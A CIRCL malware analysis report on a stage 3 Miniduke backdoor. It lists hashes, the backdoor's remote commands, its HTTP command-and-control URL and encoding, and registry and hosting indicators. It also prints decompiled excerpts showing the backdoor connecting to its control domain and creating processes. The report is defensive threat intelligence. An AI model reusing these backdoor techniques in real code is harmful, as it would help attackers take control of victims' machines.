Analysis Report (TLP:WHITE)
Analysis of a stage 3 Miniduke sample

Conducted by CIRCL - Computer Incident Response Center Luxembourg

May 30, 2013, with an update on Jul 03, 2014

CIRCL
Computer Incident
Response Center
Luxembourg

Contents

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

1 Scope of work

In the scope of targeted attacks with a malware labeled as Miniduke by Kaspersky Labs, CIRCL was interested in the way the malware's later stages work and what kind of interesting information they reveal (e.g. techniques, style, IOCs) . No public analysis was found except the mention in Kaspersky's report of a custom backdoor, so CIRCL took one of the known samples and started this analysis.

2 Analyzed samples

- Sample A - Stage 3 sample from Kaspersky reports
  - Description
    - Hash found in Kaspersky Lab report [1]
  - Original filename
    - v1.ex_
  - Hashes
    - MD5: 1e1b0d16a16cf5c7f3a7c053ce78f515
    - SHA1: de8e9def2553f4d211cc0b34a3972d9814f156aa
    - SHA-256: a1015f0b99106ae2852d740f366e15c1d5c711f57680a2f04be0283e8310f69e
  - Filesize
    - 333824 Bytes (326KB)
  - Compile time
    - Mon Jun 18 16:28:11 2012
- Sample B - Derrived from Sample A
  - Description
    - Dumped memory region 0x0D060169 to 0x0d08b000 after de-obfuscation and UCL decompression [2]
  - Original filename
    - Extracted from memory, no filename
  - Hashes
    - MD5: 1a2edd2db71fd41e963011da8caf26cc
    - SHA1: f344becb220de6ffa4d7223bdb82146d3b1c93ed
    - SHA-256: b61d409b6c1066e0c1fc4fe15f6f367be31fa2cc555cfc0ef7eeb8e5759380c0
  - Filesize
    - 175767 Bytes (172KB)
  - Compile time
    - Mon Mar 5 14:17:08 2012

[1] `http://www.securelist.com/en/downloads/vlpdfs/themysteryofthepdf0-dayassemblermicrobackdoor.pdf`

[2] `http://www.oberhumer.com/opensource/ucl/`

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

2.1 Limitations

This work has been done with utmost care, following best practices in software reversing, forensic investigations and/or information gathering. However, the work is only covering small aspects (based on the indicators given, lacking full context) and not an exhaustive analysis, and hence the report is as-is, not giving any guarantees of completeness or claiming absolute accuracy.

2.2 Sharing

The document is classified as TLP:WHITE, therefore CIRCL encourages everyone to share this analysis report as-is without modification.

3 Executive summary

Sample B, contained in Sample A, can be categorized as an exhaustive backdoor, implementing any kind of functionality that can be expected for this kind of attacks. Despite the fact that it doesn't implement any particular fancy or new technique, the code quality appears to be clean and robust, making rich use of C structures and logging and it shows on some places that it is targeting organizational infrastructures rather than home users.

4 Analysis

4.1 Summary

Sample A can be categorized as a container, obfuscating and compressing the real payload. Sample A has been debugged until Sample B's decompression finished. The memory segment was dumped to disk for further analysis. The focus of the analysis then shifted to Sample B. Sample B is identified to be a HTTP controlled backdoor, enabling the attacker to take full control over the victim computer.

4.2 Techniques used

The analysis has been done using a mixed-approach of dynamic analysis and static analysis in order to overcome some of the obfuscation and encryptions used by the malware. Some of the techniques might have also an impact on the interpretation of the malware. Unfortunately, when we started this investigation, the domain is now pointing to an IP address of Google and returning a 404 Not Found page only. An interaction following the protocol of this malware is therefore no longer possible.

4.3 Implemented commands

The analysis of Sample B revealed the commands as shown in table 1

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

Table 1: Implemented commands

mv	move a file
cp	copy a file
rm	delete a file
pwd	get current directory
cd	change current directory
rmdir	delete directory
mkdir	create directory
pskill/kill	kill a process
exew	execute command
conf	show backdoor configuration
cdt	change to temp directory
dev	get a list of device drives
time	get uptime of machine
info	get path to the backdoor, computer name, username, process information
exit	exit
dir/ls	get the content of a directory
exec	execute command interactively
exeu	execute command interactively as specified domain user
put	upload a file
get	download a file
pslist/ps	get a list of running processes

4.4 Control

The attacker controls the remote computer via HTTP GET and POST requests like the following:

```
1 * http://news.grouptumbler.com/news/feed.php?i=Me3tMZEHAwkc~uJsO~W7lX1vSsgkuW99vD3FRgi
```

The request is encoded in a custom BASE64 encoding, using the following alphabet:

```
1 * ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789$~
```

4.5 IOC

4.5.1 Network

The malware connects via HTTP GET and POST requests to

```
1 * http://news.grouptumbler.com/
```

and the path is fixed:

```
1 * /news/feed.php?i=
```

The variable part is the custom BASE64 encoded string corresponding to "i=". A full request looks like:

```
1 * http://news.grouptumbler.com/news/feed.php?i={Custom BASE64}
```

The user agent is always

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

```
* Mozilla/4.0
```

Sent accept headers are:

```
* Accept:        */*
```

4.5.2 Registry

The malware creates in


```
* HKCU\Software\Microsoft\ApplicationManager
```

a value 'AppID' with the data it calculates from GetTickcount(), used as an identifier/mutex.

4.6 Persistency

No persistency mechanisms have been identified. We assume the file is only dropped and/or executed on request via stage 2 of Miniduke and not running persistently.

4.7 Execution process




Update on Jul 03 2014: F-Secure released an analysis[3] of the latest MiniDuke evolution, called "CosmicDuke", mentioning similar loaders in old and new samples. That's why we updated this document to include a graph of the loader:

[3] http://www.f-secure.com/static/doc/labs_global/Whitepapers/cosmicduke_whitepaper.pdf

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

Graph of loader



CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

5 Interesting code parts

5.1 Init phase of Sample B

Decryption of module and function names

```
int decode_functions_and_start_internet_loop()
{
  wininet.dll = decrypt_string(&enc_wininet_dll);
  hModule = LoadLibraryA(wininet.dll);
  if ( hModule )
  {
    lpProcName = decrypt_string(&enc_InternetOpenA);
    InternetOpenA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(enc_InternetConnectA);
    InternetConnectA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_InternetSetOptionA);
    InternetSetOptionA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_HttpOpenRequestA);
    HttpOpenRequestA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_HttpSendRequestA);
    HttpSendRequestA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_HttpQueryInfoA);
    HttpQueryInfoA = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_InternetReadFile);
    InternetReadFile = GetProcAddress(hModule, lpProcName);
    lpProcName = decrypt_string(&enc_InternetCloseHandle);
    InternetCloseHandle = GetProcAddress(hModule, lpProcName);
    port = parse_int("80");
    delay = parse_int("61");
    generate_identifier_and_setup_jumptable(&instance);
    internet_loop(&instance);
    ExitThread(0);
  }
  return 0;
}
```

5.2 Decrypt and setup registry keys

```
decrypt_registry_keys_and_set_id()
{
  result = 0;
  str_Software_Microsoft_ApplicationManager = decrypt_string(&
      enc_Software_Microsoft_ApplicationManager);
  if ( RegCreateKeyA(HKEY_CURRENT_USER, str_Software_Microsoft_ApplicationManager, &
      hKey) )
  {
    result = 0;
  }
  else
  {
    dwType = 4;
    cbData = 4;
    str_AppID = decrypt_string(&enc_AppID);
    if ( (RegQueryValueExA(hKey, str_AppID, 0, &dwType, &result, &cbData) || dwType !=
        4)
      && (dwType = 4,
          result = get_tickcount_based_value(),
          RegSetValueExA(hKey, str_AppID, 0, dwType, &result, 4u)) )
```


CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

```
18        RegCloseKey(hKey);
19      else
20        RegCloseKey(hKey);
21    }
22    return result;
23  }
```

5.3 evaluate commands (extract) and error handling

```
1     if ( !lstrcmpA(&this->command, "pwd") )
2     {
3       ret->return = -127;
4       if ( !GetCurrentDirectoryA(0x400u, &ret->message) )
5       {
6         this->command = GetLastError();
7         FormatMessageA(0x1000u, 0, this->command, 0, &ret->message, 0x400u, 0);
8       }
9       ret->len += lstrlenA(&ret->message) + 1;
10    }
```

5.4 Internet connect

```
1   signed int __thiscall internet_connect(struct_this_7 *this)
2   {
3     buffer = 10000;
4     if ( url[0] != '*' || url[1] != '.' )
5       lstrcpyA(&host, "news.grouptumbler.com");
6     else
7       wnsprintfA(&host, 256, "%x%s", *&this->path, 0x409001);
8     use_proxy = 0;
9     buffer = 3;
10    this->hInternetOpen = InternetOpenA("Mozilla/4.0", 0, 0, 0, 0);
11    if ( this->hInternetOpen )
12    {
13      if ( use_proxy )
14      {
15        success_setoption = InternetSetOptionA(this->hInternetOpen, INTERNET_OPTION_PROXY
              , &buffer, 12);
16        if ( !success_setoption )
17        {
18          InternetCloseHandle(this->hInternetOpen);
19          return 0;
20        }
21      }
22      InternetSetOptionA(this->hInternetOpen, INTERNET_OPTION_CONNECT_TIMEOUT, &buffer,
            4);
23      InternetSetOptionA(this->hInternetOpen, INTERNET_OPTION_RECEIVE_TIMEOUT, &buffer,
            4);
24      success_setoption = InternetSetOptionA(this->hInternetOpen,
            INTERNET_OPTION_CONTROL_SEND_TIMEOUT, &buffer, 4);
25      LOWORD(success_setoption) = port;
26      this->hSession = InternetConnectA(this->hInternetOpen, &host, success_setoption, 0,
            0, INTERNET_SERVICE_HTTP, 0, 0);
27      if ( this->hSession )
28        return 1;
29      InternetCloseHandle(this->hInternetOpen);
30    }
```


CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

```
31   return 0;
32 }
```

5.5 Create process calls

Command "exec" - standard process creation:

```
1 hProcess = CreateProcessA(
2   0, &this->cmdline, 0, 0,
3   1, 0x14u, 0, 0,
4   &this->startupinfo_a, &this->process_information)
```

Command "exeu" - process creation in a domain environment

```
1  hProcess = CreateProcessWithLogonW(
2   &Username, &Domain, lpPassword, 0,
3   0, &CommandLine, 4u, 0, &CurrentDirectory,
4   &this->startupinfo_b, &this->process_information)
```

6 Related indicators information

6.1 Network infrastructure

The domain news.grouptumbler.com is currently resolving to 173.194.70.101

```
1 first seen 2013-03-03 01:57:37 -0000
2 last seen 2013-03-06 23:34:47 -0000
3 news.grouptumbler.com. A 173.194.70.101
```

Before that date, the IP was 200.63.46.33

```
1 first seen 2012-03-14 14:21:10 -0000
2 last seen 2013-02-26 22:04:07 -0000
3 news.grouptumbler.com. A 200.63.46.23
```

The IP 200.63.46.33 was hosting the following domains:


```
1  dvdform.com. A 200.63.46.23
2  www.dvdform.com. A 200.63.46.23
3  www.p90xprice.com. A 200.63.46.23
4  dexterseason.com. A 200.63.46.23
5  www.dexterseason.com. A 200.63.46.23
6  news.grouptumbler.com. A 200.63.46.23
7  www.babylearningdvd.com. A 200.63.46.23
8  turbofirecoupon.com. A 200.63.46.23
9  www.turbofirecoupon.com. A 200.63.46.23
10 smallvilledvdset.com. A 200.63.46.23
11 www.smallvilledvdset.com. A 200.63.46.23
12 miamivicedvdboxset.com. A 200.63.46.23
13 www.miamivicedvdboxset.com. A 200.63.46.23
14 www.sexandthecityondvd.com. A 200.63.46.23
15 www.sherlockholmesondvd.com. A 200.63.46.23
16 trxforcekitoriginal.com. A 200.63.46.23
17 www.trxforcekitoriginal.com. A 200.63.46.23
18 weddingdressestoday.com. A 200.63.46.23
19 www.maxheadroomdvdseries.com. A 200.63.46.23
```


CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

None, some or all domains in this list might be malicious as well.

The IP address 200.63.46.33 is currently anounced by Panamaserver.com

```
20120426 20130311 52284 200.63.46.0/24 -
http://bgpranking.circl.lu/asn_details?asn=52284&source=&date=
```



The hosting company is not a known bulletproof hoster based on the BGP Ranking information[4].

and was announced by two other ISPs before:

```
20110118 20120425 23520 200.63.46.0/24 - Columbus network
20090601 20110117 27716 200.63.46.0/24 - Advanced Communication Network, S.A.
```

WHOIS Panamaserver.com

```
inetnum: 200.63.40/21
status: allocated
aut-num: N/A
owner: Panamaserver.com
ownerid: PA-PANA2-LACNIC
responsible: Ch Group Corp.
address: Bella Vista, El cangrejo, Calle 49, 0,
address: 00000 - Panama -
country: PA
phone: +507 263 3723 []
owner-c: MAC30
tech-c: MAC30
abuse-c: MAC30
inetrev: 200.63.46/24
nserver: NS1.PANAMASERVER.COM
```

[4] http://bgpranking.circl.lu/asn_details?date=2012-12-08;asn=52284

CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu

```
nsstat: 20130311 AA
nslastaa: 20130311
created: 20080328
changed: 20080328

nic-hdl: MAC30
person: Manuel I. Cabrera Ch.
e-mail: ABUSE@PANAMASERVER.COM
address: Bella Vista Calle 39A y Ave Cuba, 0,
address: 0000 - Panama - PA
country: PA
phone: +507 8322443 []
created: 20071004
changed: 20120311
```


CIRCL - Computer Incident Response Center Luxembourg
c/o smile - "security made in Lëtzebuerg" GIE
41, avenue de la gare, L-1611 Luxembourg
(+352) 247 88444 - info@circl.lu – www.circl.lu